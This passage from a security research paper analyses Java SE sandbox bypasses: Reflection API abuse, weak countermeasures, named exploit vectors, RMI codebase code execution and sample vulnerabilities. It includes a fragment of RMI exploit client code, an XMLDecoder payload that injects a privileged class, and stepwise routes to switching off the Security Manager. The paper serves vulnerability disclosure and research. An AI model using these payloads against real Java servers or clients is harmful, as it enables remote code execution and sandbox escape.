A proper combination of `getDeclaredConstructor()` / `newInstance()` is required to be present in a system class in order to be able to create arbitrary instances of privileged action objects defined in the same package.

In the past, we found one instance of this attack scenario that relied on a combination of `getConstructor()` / `newInstance()` method calls. It is illustrated on Fig. 20. The attack exploited the sequence of Reflection API calls implemented by `javax.swing.UIDefaults$ProxyLazyValue` class. Its `createValue` method used the three argument `forName` call to `java.lang.Class` class. It was difficult to abuse it for arbitrary loading of a restricted class as the Class Loader instance provided as a third argument pointed to the value of current user Thread's context Class Loader. However, any other class, such as the class from the same package could be successfully loaded by this call. The reason for it is that `forName` method does not validate whether the caller class has access to the requested class[9] (requested class can have private or package access).


FOR INNER CLASES PRIVATE MEANS PACKAGE ACCESS
• newInstance() OK
REFLECTION API CAN BE ABUSED TO ACCESS OBJECTS WITH A PACKAGE SCOPE
javax.swing.JOptionPane$ModalPrivilegedAction
javax.swing.UIDefaults$ProxyLazyValue
PUBLIC OPENS REFLECTIVE ACCESS
• getConstructor() OK
CANNOT LOAD RESTRICTED, BUT STILL CAN ACCESS CLASSES IN THE SAME PACKAGE

```
private static class ModalPrivilegedAction implements
 PrivilegedAction {

   private Class clazz;
   private String methodName;

  public ModalPrivilegedAction(Class class1, String s) {
    clazz = class1;
    methodName = s;
  }
  ...
}
```

```
public Object createValue(UIDefaults uidefaults) {
  ...
  ClassLoader cl = Thread.currentThread().getContextClassLoader();
  if (cl == null) cl = ClassLoader.getSystemClassLoader();

  Class clazz = Class.forName(className, true, cl);
  ...
  Class aclass[] = getClassArray(args);
  Constructor con = clazz.getConstructor(aclass);
  return con.newInstance(args);
}
```

Figure 20. Sample abuse of Reflection API for the creation of package scoped privileged action object.

The remaining Reflection API call used by `createValue` method was aimed at obtaining the Constructor object of the loaded class and calling `newInstance` on it. Since, this was the `getConstructor` method that was used to query for constructor value, only classes with public constructors could be successfully retrieved. Class `javax.swing.JOptionPane$ModalPrivilegedAction` was one of them. It was in the same package as `javax.swing.UIDefaults$ProxyLazyValue` class. It had a public constructor and was also implementing the `PrivilegedAction` interface. It was a perfect candidate for arbitrary instantiation by the means of Reflection API abuse. What's interesting is that a final call to `newInstance` invoked from within `createValue` method was successful regardless of the fact that `ModalPrivilegedAction` class was declared as private. The reason for it is that private for inner classes actually means package scope. Thus, `newInstance` called from within the same package could succeed (instantiation of the class in the same package / same Class Loader namespace).

The result of the described attack was a complete Java security sandbox compromise. Instantiation of arbitrary `ModalPrivilegedAction` could be exploited to change the `override` value of any declared method (denoted by a name and it declaring class) to true. This could be directly exploited by the means of *Full sandbox bypass attack scenario #2* described above.

3.2 COUNTERMEASURES

Reflection API abuses reported to Sun Microsystems in 2005 needed to be addressed in some way. The company had come up with various solutions that include introduction of additional security checks (sometimes new privileges), replacing vulnerable Reflection API methods with their secure replacements and also Reflection API filtering. Below, a brief summary of the latter two countermeasures is provided.

[9] This is a known weakness of `forName` method implementation. It was first signaled to Sun Microsystems after successful attack against J2ME implementation in 2004.

3.2.1 Replacement methods


This countermeasure is based on the idea of replacing vulnerable instances of various Reflection API invocations with corresponding, secure replacement calls.

A table below shows a mapping between core Reflection API calls and their replacement methods, all defined by helper classes from the `sun.reflect.misc` package.

Core Reflection API call	Replacement
Class.forName(String s)	**ReflectUtil.forName(String s)**
Class.newInstance()	**ReflectUtil. newInstance(Class clazz)**
Method.invoke(Object obj, Object args[])	**MethotUtil.invoke(Method m, Object obj, Object args[])**
Class.getMethod(String s, Class aclass[])	**MethotUtil.getMethod(Class clazz, String s, Class aclass[])**
Class.getMethods()	**MethotUtil.getMethods(Class clazz)**
Class.getField(String s)	**FieldUtil.getField(Class clazz, String s)**
Class.getFields()	**FieldUtil.getFields(Class clazz)**
Class.getDeclaredFields()	**FieldUtil.getDeclaredFields(Class clazz)**
Class.getConstructor(Class aclass[])	**ConstructorUtil.getConstructor(Class clazz, Class aclass[])**

The implementation of most of the replacement calls relies on the additional security check that verifies for package access to a given class, provided as an argument to the call.

The replacement for the `invoke` call of `java.lang.reflect.Method` class has more complex implementation. It is illustrated on Fig. 21.



```
public final class MethodUtil extends SecureClassLoader {

  public static Object invoke(Method method, Object obj, Object args[]) {
    ...
    return bounce.invoke(null, new Object[] {
         method, obj, args
    }
  );

  private static Class getTrampolineClass() {
    return Class.forName(TRAMPOLINE, true, new MethodUtil());
  }

  private static Method bounce = getTrampoline();
}
```

TRAMPOLINE CLASS DEFINED IN A SEPARATE CLASS LOADER NAMESPACE
METHODUTIL.INVOKE ASSERTS ONE EXTRA STACK FRAME PRIOR TO ANY METHOD INVOCATION
• METHODUTIL CL NAMESPACE
• SEPARATION FROM SYSTEM (NULL) CL NAMESPACE ENFORCES SECURITY CHECKS FOR REFLECTION API CALLS

Figure 21. Implementation of `MethodUtil` class as a replacement for reflective `invoke` call.

This replacement is implemented by `MethodUtil` class. `MethodUtil` class is also a Class Loader as it is a subclass of `SecureClassLoader`.

`MethodUtil` invokes arbitrary methods through a trampoline object called `bounce`, which is defined in a separate Class Loader namespace. More specifically, `MethodUtil` namespace. Such a construction of arbitrary method invocation allows to inserts additional, non-NULL Class Loader stack frame into the call stack just before the target method invocation. Reflection API calls made across different namespaces always trigger a security check verifying for package access. This is also the case for `MethodUtil` trampoline invocation.

3.2.2 Reflection API filter

There is also one additional countermeasure implemented in Java SE code that has its origin in the Reflection API based attacks. This is the Reflection API filter guarding access to security sensitive members of certain classes. Reflection API filter is implemented by `sun.reflect.Reflection` class. It is integrated with Field and Method lookup operations of `java.lang.Class` class. The goal of the API was to address certain popular exploitation vectors that relied on the possibility to access specific methods or fields of certain classes. This in particular includes the following members, which have been in use by various Proof of Concept codes exploiting Reflection API vulnerabilities in the past:

- `getUnsafe` method of `sun.misc.Unsafe` class
- `security` field of `java.lang.System` class

Unfortunately, Reflection API filter has multiple deficiencies, which make it possible to bypass it with the use of any of the following scenarios:

- access to `sun.misc.Unsafe` instance can be gained by the means of reflective field access (`theUnsafe` field),
- disabling Security Manager can take place by invoking `setSecurityManager` method of `java.lang.System` class (NULL argument),
- other exploit vectors (exploit classes and their methods) exist and are not taken into account by the filter,
- Reflection API filtering is implemented for the Core Reflection API only, but not the new Reflection API.

3.3 SAMPLE EXPLOIT VECTORS

For the purpose of illustrating the severity of the vulnerabilities found during this research, 28 different Proof of Concept codes has been developed that allow to achieve a complete compromise of Java security sandbox[10]. These Proof of Concept codes exploit Reflection API vulnerabilities with the use of specific security sensitive classes (exploit vectors).

Each exploit vector relies on a carefully crafted sequence of Reflection API calls implemented by one publicly available class (denoting the primary vector issue) and at least one class from a restricted package (usually `sun`). The goal of a publicly available class is to either obtain a constructor or a method object of the restricted class, so that its instance could be created or a method called. Exploitation scenario is usually the same with respect to the Reflection API sequence making use of restricted classes. In some cases exploit vectors need to be combined together to achieve a desired goal.

[10] The 28 Proof of Concept Codes divide as following: 17 affect Oracle Java SE, 1 affects Apple Quicktime for Java and 10 affect IBM Java.

Below, information about selected, most interesting exploit vectors making use of the functionality of restricted classes is presented in a more detail.

3.3.1 `sun.awt.SunToolkit`

Vector prerequisite:

- access to restricted public classes and their public methods

A common exploitation scenario proceeded[11] in the following way:

- a call to `getField` method of `sun.awt.SunToolkit` class was made in order to obtain a privileged instance of `unsafe` field object of `java.util.concurrent.atomic.AtomicBoolean` class,
- a call to `getMethod` method of `sun.awt.SunToolkit` class was made in order to obtain a privileged instance of `defineClass` method object of `sun.misc.Unsafe` class,
- the actual value held by a static `unsafe` field object was obtained (instance of `sun.misc.Unsafe` class),
- static `defineClass` method was invoked on the obtained instance of `sun.misc.Unsafe` class. As a result, custom `Helper` class was defined in a system (`null`) class loader's namespace and in a system (`null`) protection domain. As a result, `Helper` class was fully privileged and could for example make a successful call to `setSecurityManager` method of `java.lang.System` class and switch off the security manager completely (all in a proper `doPrivileged` block).

3.3.2 `sun.org.mozilla.javascript.internal.DefiningClassLoader`

Vector prerequisite:

- access to restricted public classes and their public methods

A common exploitation scenario proceeded in the following way:

- an instance of `Context` class was obtained by calling static `enter` method of `sun.org.mozilla.javascript.internal.Context` class
- `DefiningClassLoader` instance was obtained by calling `createClassLoader` method on the Context instance obtained
- `defineClass` method of DefiningClassLoader instance was invoked. As a result, custom `Helper` class was defined in a system (`null`) class loader's namespace and in a system (`null`) protection domain. As a result, `Helper` class was fully privileged and could for example make a successful call to `setSecurityManager` method of `java.lang.System` class and switch off the security manager completely (all in a proper `doPrivileged` block).

[11] This exploit vector was addressed by Oracle's out-of-band Java security update from Aug 30, 2012.

3.3.3 `MethodHandles.Lookup`

Prerequisites:

- arbitrary static method invocation from a system class (NULL Class Loader namespace)

A common exploitation scenario proceeded in the following way:

- A call to `java.lang.invoke.MethodHandles.Lookup` class and its lookup method was made in order to create a lookup object with a system class. Such a lookup object allowed obtaining and calling arbitrary methods of any restricted class. The above was sufficient to achieve a complete compromise of JVM security sandbox. There is no check for access to members from restricted packages prior to method handle lookup and invocation. This stems from the fact that method handle lookup and access operations are conducted on behalf of the lookup class (a class from NULL Class Loader namespace).
- Further exploitation proceeded as in exploit vectors 3.3.1 or 3.3.2.

3. 4 REMOTE, SERVER-SIDE CODE EXECUTION

Vulnerabilities in Java are usually associated with the risk they pose to users of various web browsers. That's completely natural taking into account the widespread use of Java Plugin software. There are however some other exploitation scenarios that are worth mentioning. This in particular concerns the possibility to exploit Java security issues on servers. Below, we present the idea behind two such scenarios that could facilitate the attack against server side Java software.

3.4.1 RMI protocol attack

RMI protocol[12] is the base protocol used for communication between clients and servers during Java Remote Method Invocation[13].

RMI protocol implementation supports the concept of user provided codebases. A codebase is the URL value pointing to the remote resource where remote RMI server should look for unknown (non-system) classes. What's interesting is that Codebase URL can be provided by the RMI client as part of the RMI call. It will be taken into account by the RMI server if `java.rmi.server.useCodebaseOnly` property is set to true. If true, RMI server will create `RMIClassLoader` instance with user provided Codebase URL. It will be further used as a base class loader during object deserialization by a `MarshalInputStream`.

RMI implementation does not verify whether a deserialized object is type compatible with the input argument of a target method call. RMI server reads and instantiates object provided as an argument to the call with the use of `RMIClassLoader`. If the object to read is of an unknown class, an attempt will be made to fetch class data from the Codebase URL provided by the user. That alone creates a possibility for remote loading and execution of

[12] RMI Wire Protocol http://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmi-protocol.html
[13] Remote Method Invocation http://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html

user provided Java code. Fig. 22 shows a fragment of the code that exploits insecure configuration of a remote RMI server.

```
/* connect to the given host and portname                    */
Socket sck=new Socket(host,port);

/* initialize input/output streams over socket conection      */
BufferedOutputStream bos=new BufferedOutputStream(sck.getOutputStream());
DataOutputStream out=new DataOutputStream(bos);

BufferedInputStream bis=new BufferedInputStream(sck.getInputStream());
DataInputStream in=new DataInputStream(bis);

/* write RMI protocol header to the stream                   */
out.writeInt(0x4a524d49);
out.writeShort(0x02);
out.writeByte(0x4c);
out.flush();

/* write RMI data for call operation and params               */
out.writeByte(0x50);

MarshalOutputStream objout=new MarshalOutputStream(out);

objout.writeLong(0);
objout.writeInt(0);
objout.writeLong(0);
objout.writeShort(0);

/* this is the call to RegistryImpl and its lookup method     */
objout.writeInt(OPNUM);
objout.writeLong(IF_HASH);

...

/* write Dummy object to the MarshalOutputStream              */
objout.writeObject(o);

objout.flush();
```

Figure 22. Fragment of the code exploiting insecure configuration of RMI services.

The code loads and executes a user provided Java exploit class from a given Codebase argument. It connects to the specified RMI server endpoint identified by an IP address and a TCP port.

RMI issue is a less known vector for exploiting Java SE vulnerabilities. It was originally found in 2005. *Metasploit* framework added it to its exploit database in 2011[14], while Oracle did some RMI patching in Oct 2011. Regardless of the patching done, RMI issue was verified to still work[15] against the following RMI server instances:


- *RMIRegistry from JDK version 1.7.0_06-b24* (target RMI server at TCP port 1099)
- *GlassFish Server Open Source Edition 3.1.2 (build 23)* with security manager enabled (target RMI server at TCP port 8686)

3.4.2 XML Beans decoder

There is one more potential exploit vector that deserves attention. Some of the vulnerabilities discovered as part of SE-2012-01 project affected XML Beans decoder implementation used in Java 7. We found out that a specially crafted XML file fed as the input to `java.beans.XMLDecoder` object instance could lead to arbitrary injection

[14] Java RMI Server Insecure Default Configuration Java Code Execution http://www.metasploit.com/modules/exploit/multi/misc/java_rmi_server
[15] During tests, attacker provided Java class exploiting full sandbox bypass vulnerability was loaded and executed on the remote RMI server

(definition) of a user provided class into NULL Class Loader namespace, therefore breaking security of a target Java VM environment. The content of the XML message that could accomplish this is illustrated on Fig. 23.



```
<?xml version="1.0" encoding="UTF-8" ?>
<java version="1.4.0" class="java.beans.XMLDecoder">
<void id="context_class" class="java.lang.Class"
method="forName"><string>sun.org.mozilla.javascript.internal.Context</string></void>
<void idref="context_class"><void id="ctx" method="enter"></void></void>
<void idref="ctx"><void id="defcl" method="createClassLoader"><null></null></void></void>
<void idref="defcl"><void id="clazz" method="defineClass">
  <string>HelperClass</string>
  <array class="byte">
   <byte>-54</byte>
   <byte>-2</byte>
   <byte>-70</byte>
   <byte>-66</byte>
   ...
   <byte>14</byte>
  </array>
  </void>
 </void>
 <void idref="clazz"><void id="obj" method="newInstance"></void></void><var idref="obj">
 </var>
</java>
```

DEFINITION OF EXPLOIT CLASS
IN NULL CL NAMESPACE

Figure 23. XML Message breaking Java 7 security sandbox.

Although vulnerabilities in XML Beans decoder has been already addressed, the exploit vector seems to be quite interesting and with a potential to affect some remote server instances deserializing Beans from XML data with the use of a standard, Java 7 XML decoder implementation.

4. VULNERABILITIES

SE-2012-01 project resulted in a discovery of 50 security vulnerabilities in Java SE implementations coming from Oracle, Apple and IBM. While it is not our intention to describe in a detail each of the issues found, we would like to present some of them that are representative enough for the illustration of various types of the weaknesses found.

Brief summary of almost all[16] identified vulnerabilities can be found in Appendix A at the end of this paper.


4.1 SAMPLE VULNERABILITIES

4.1.1 Issues 1-7

These issues were caused by insecure use of the `invoke` method of `java.lang.reflect.Method` class. All of the issues were located in classes from the

[16] Except Issues 29 and 50, which have not been yet addressed by Oracle.

`com.sun.org.glassfish.external.statistics.impl` package, which was introduced to Java 7. An illustration of the vulnerabilities cause is shown on Fig. 24.


com.sun.org.glassfish.external.statistics.impl.AverageRangeStatisticImpl


```
public Object invoke(Object proxy, Method method, Object args[]) throws Throwable {
  Object result;

  try {
    res=method.invoke(this, args);
  } catch(Exception e) {
   ...
  }

  return result;
}
```

FOR STATIC CALLS TARGET OBJECT DOES NOT MATTER
INVOKE CALLED FROM A SYSTEM CLASS (NULL CL)

Figure 24. Illustration of the cause for vulnerabilities 1-7.

4.1.2 Issue 8

In 2.3.2, a possibility to exploit a three argument `Class.forName()` method call relying on current Thread's context Class Loader value was mentioned. Issue 8 exploits this condition. More specifically, it allows obtaining a reference to the restricted class by the means of a more privileged Class Loader instance, which is set as current Thread's context Class Loader as illustrated on Fig. 25. The `unwrap` method of `RMIConnectionImpl` class deserializes a user provided object in a code window between two calls setting current Thread's context Class Loader value. This code window is privileged because the first call sets this value to `OrderClassLoaders` instance, which is a Class Loader subclass that does not contain any security checks in its `loadClass` method.


javax.management.remote.rmi.RMIConnectionImpl

```
private static Object unwrap(MarshalledObject marshalledobject, ClassLoader cl, Class clazz) {
   ClassLoader current_cl = (ClassLoader)AccessController.doPrivileged(new SetCcl(cl));

   Object obj = null;

   try {
     obj = clazz.cast(marshalledobject.get());
   } catch(ClassNotFoundException classnotfoundexception) {
     throw new UnmarshalException(classnotfoundexception.toString(), classnotfoundexception);
   }

   AccessController.doPrivileged(new SetCcl(current_cl));

   return obj;
}
```


SET THREAD'S CONTEXT CLASS LOADER TO PRIVILEGED LOADER
DESERIALIZE USER PROVIDED OBJECT WITH A PRIVILEGED CL SET AS THREAD'S CCL
RESTORE THREAD'S CONTEXT CLASS LOADER TO USER LOADER
CODE WINDOW WITH A PRIVILEGED CLASS LOADER (ORDERCLASSLOADER) AVAILABLE TO USER CLASS

Figure 25. Illustration of Issue 8.

4.1.3 Issue 10

New Bytecode Verifier introduced to Java 7 did not properly verify the bytecode instruction stream for the *invokespecial* bytecode instruction. Specially crafted instance initialization method could conduct the *invokespecial* call to any superclass of the current class instead of the current class or its direct superclass as specified in the spec. As a result, a key Java VM constraint could be violated and security checks implemented in superclass constructors could be bypassed. This is illustrated in Fig. 26.

One of the obvious targets for exploitation of this type of the flaw is `java.lang.ClassLoader` class. The creation of Class Loader objects requires proper privileges and Issue 10 could be used to bypass constructor security checks and create a partially initialized instance of a Class Loader object. Due to the fact that this object was not properly initialized, it was not possible to invoke its `defineClass` method for the purpose of defining arbitrary class in a NULL Protection Domain. The issue could be however still exploited to obtain a reference to restricted classes by the means of its `loadClass` method.



```
.class public MyCl
.super java/lang/ClassLoader

.method public <init>()V
.limit stack 2
.limit locals 2
   aload_0
   invokespecial     java/lang/Object/<init>()V
   return
.end method
```

INVOKESPECIAL ALLOWED FOR ANY SUPERCLASS
BYPASS OF SECURITY CHECKS IN CLASS INITIALIZERS

Figure 26. Illustration of Bytecode Verifier vulnerability.

4.1.4 Issues 11, 16, 17 and 28

These issues are caused by the following classes from `com.sun.beans.decoder` package:

- `ClassFinder`
- `MethodFinder`
- `ConstructorFinder`
- `FieldFinder`

All of them provide support for Beans decoder implementation in Java 7 environment. The vulnerabilities causes are tied to the name of the class and they correspond to the ability to obtain references to restricted Classes, Methods, Constructors and Fields.

The 0-day attack code found in the wild in Aug 2012 relied on two first issues (the ability to load restricted classed and obtain their methods).

Buggy implementation of Beans decoder support classes was introduced in Java 7. Java 6 was not vulnerable to the described issues as it relied on a completely different implementation.

4.1.5 Issues 13, 21 and 26


All of these issues were related to the implementation of new Reflection API introduced in Java 7. Issue 13 was due to the lack of a security check in the `in` method of the `MethodHandle.Lookup` class. The functionality of this method allowed for a change of the base lookup class of an existing Lookup object instance to any other class (including a system one).

Issue 21 was about a default public Lookup object instance based on a system class available to any caller. All that was required to obtain access to such a Lookup object instance was to call a static `publicLookup` method of `java.lang.invoke.MethodHandles` class.

Finally, Issue 26 exploited the possibility to gain access to inner classes to which the creator of the lookup object had no access to. The implementation of the `Lookup` class allowed for arbitrary access to classes protected with a default (package) access modifier. This was possible because, all access checks were implemented against the base lookup class, not the caller of a target method. This could be abused to implement the attack scenario described in 3.1.4.

4.1.6 Issue 32

This issue was found shortly after Oracle' out-of-band patch was released on Aug 30, 2012. After finding out that `sun.awt.SunToolkit` exploitation vector was blocked by the company, we decided to have yet another look into Java in order to find out if the remaining, not yet addressed issues could be still exploited. Issues 1-7 were still available, though all other issues allowing to obtain references to restricted methods were patched. Our Proof of Concept codes for Issue 1-7 relied on the exploit vector using `MethodHandles.Lookup` class. This turned our attention to the new Reflection API and we started to look into the code of the classes from `java.lang.invoke` package. We noticed that a call to the native `invokeExact` method of the `MethodHandle` class was used from a wrapper `invokeWithArguments` method as illustrated on Fig. 27.



```
java.lang.invoke.MethodHandle

public transient Object invokeWithArguments(Object args[]) throws Throwable {
    int i = args != null ? args.length : 0;

    MethodType methodtype = type();

    if (methodtype.parameterCount() != i || isVarargsCollector()) {
        return asType(MethodType.genericMethodType(i)).invokeWithArguments(args);
    } else {
        MethodHandle methodhandle = methodtype.invokers().varargsInvoker();
        return methodhandle.invokeExact(this, args);
    }
}
```

Figure 27. The use of `invokeExact` from a wrapper system class.

That call looked similar to the problem related to Core Reflection API and the `invoke` method in particular. Quick tests confirmed our observation – it turned out that arbitrary methods of arbitrary classes could be called with a system class from NULL Class Loader namespace as their caller. This condition was immediately abused to achieve access to the methods of restricted classes and to successfully exploit Issues 1-7 again[17].

